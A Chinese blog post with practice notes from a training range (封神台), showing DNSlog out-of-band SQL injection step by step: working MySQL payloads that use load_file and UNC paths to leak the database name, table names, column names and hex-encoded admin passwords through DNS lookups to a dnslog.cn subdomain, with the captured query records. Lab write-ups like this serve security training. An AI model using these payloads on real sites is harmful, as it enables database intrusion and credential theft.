

# 封神台练习

原创


[sparename](#) 于 2021-08-07 18:22:12 发布 57 收藏

分类专栏: [笔记](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_51830687/article/details/119490672](https://blog.csdn.net/weixin_51830687/article/details/119490672)

版权



[笔记](#) 专栏收录该内容

10 篇文章 1 订阅

订阅专栏

## 漏洞组合利用靶场

[DNS\\_log注入](#)

[二级目录](#)

[三级目录](#)

## DNS\_log注入

1. 开服务器, 进入dnslog平台

点击Gey SubDomain, 得到d2kez7.dnslog.cn域名

2. 读数据库

```
1+and+(select+load_file(concat('///',(select+database()limit+0,1),'.d2kez7.dnslog.cn/1.txt')))
```

maoshe

Get SubDomain

Refresh Record

d2kez7.dnslog.cn

DNS Query Record	IP Address	Created Time
maoshe.d2kez7.dnslog.cn	59.63.230.105	2021-08-08 11:06:43

[https://blog.csdn.net/weixin\\_51830687](https://blog.csdn.net/weixin_51830687)

#### 4. 读表

```
1+and+(select+load_file(concat('///',(select+table_name+from+information_schema.tables+where+table_schema=databa  
se()limit+0,1),'.d2kez7.dnslog.cn/1.txt')) //读表
```

admin,news

Get SubDomain Refresh Record

d2kez7.dnslog.cn

DNS Query Record	IP Address	Created Time
admin.d2kez7.dnslog.cn	59.63.230.106	2021-08-08 11:03:51

[https://blog.csdn.net/weixin\\_51830687](https://blog.csdn.net/weixin_51830687)

#### 5. 读字段

```
1+and+(select+load_file(concat('///',(select+column_name+from+information_schema.columns+where+table_name='admin'  
limit+0,1),'.d2kez7.dnslog.cn/1.txt')) //读字段
```

id,username,password

DNS Query Record	IP Address	Created Time
password.d2kez7.dnslog.cn	74.125.41.66	2021-08-08 11:13:09
password.d2kez7.dnslog.cn	59.63.230.105	2021-08-08 11:13:09
username.d2kez7.dnslog.cn	59.63.230.105	2021-08-08 11:12:49
id.d2kez7.dnslog.cn	74.125.41.68	2021-08-08 11:12:21
id.d2kez7.dnslog.cn	59.63.230.106	2021-08-08 11:12:21

[https://blog.csdn.net/weixin\\_51830687](https://blog.csdn.net/weixin_51830687)

#### 6. 读具体数据

```
1+and+(select+load_file(concat('///',(select+hex(password)+from+admin+limit+0,1),'.d2kez7.dnslog.cn/1.txt')) //  
读password字段第一个值 传输时大小写变化,先编码后解密解决
```

DNS Query Record	IP Address	Created Time
466c61472d626975626975.d2kez7.dnslog.cn	59.63.230.105	2021-08-08 11:16:26
74657374313233.d2kez7.dnslog.cn	59.63.230.105	2021-08-08 11:16:08
31323361646d696e.d2kez7.dnslog.cn	59.63.230.105	2021-08-08 11:15:41

[https://blog.csdn.net/weixin\\_51830687](https://blog.csdn.net/weixin_51830687)



二级目录

三级目录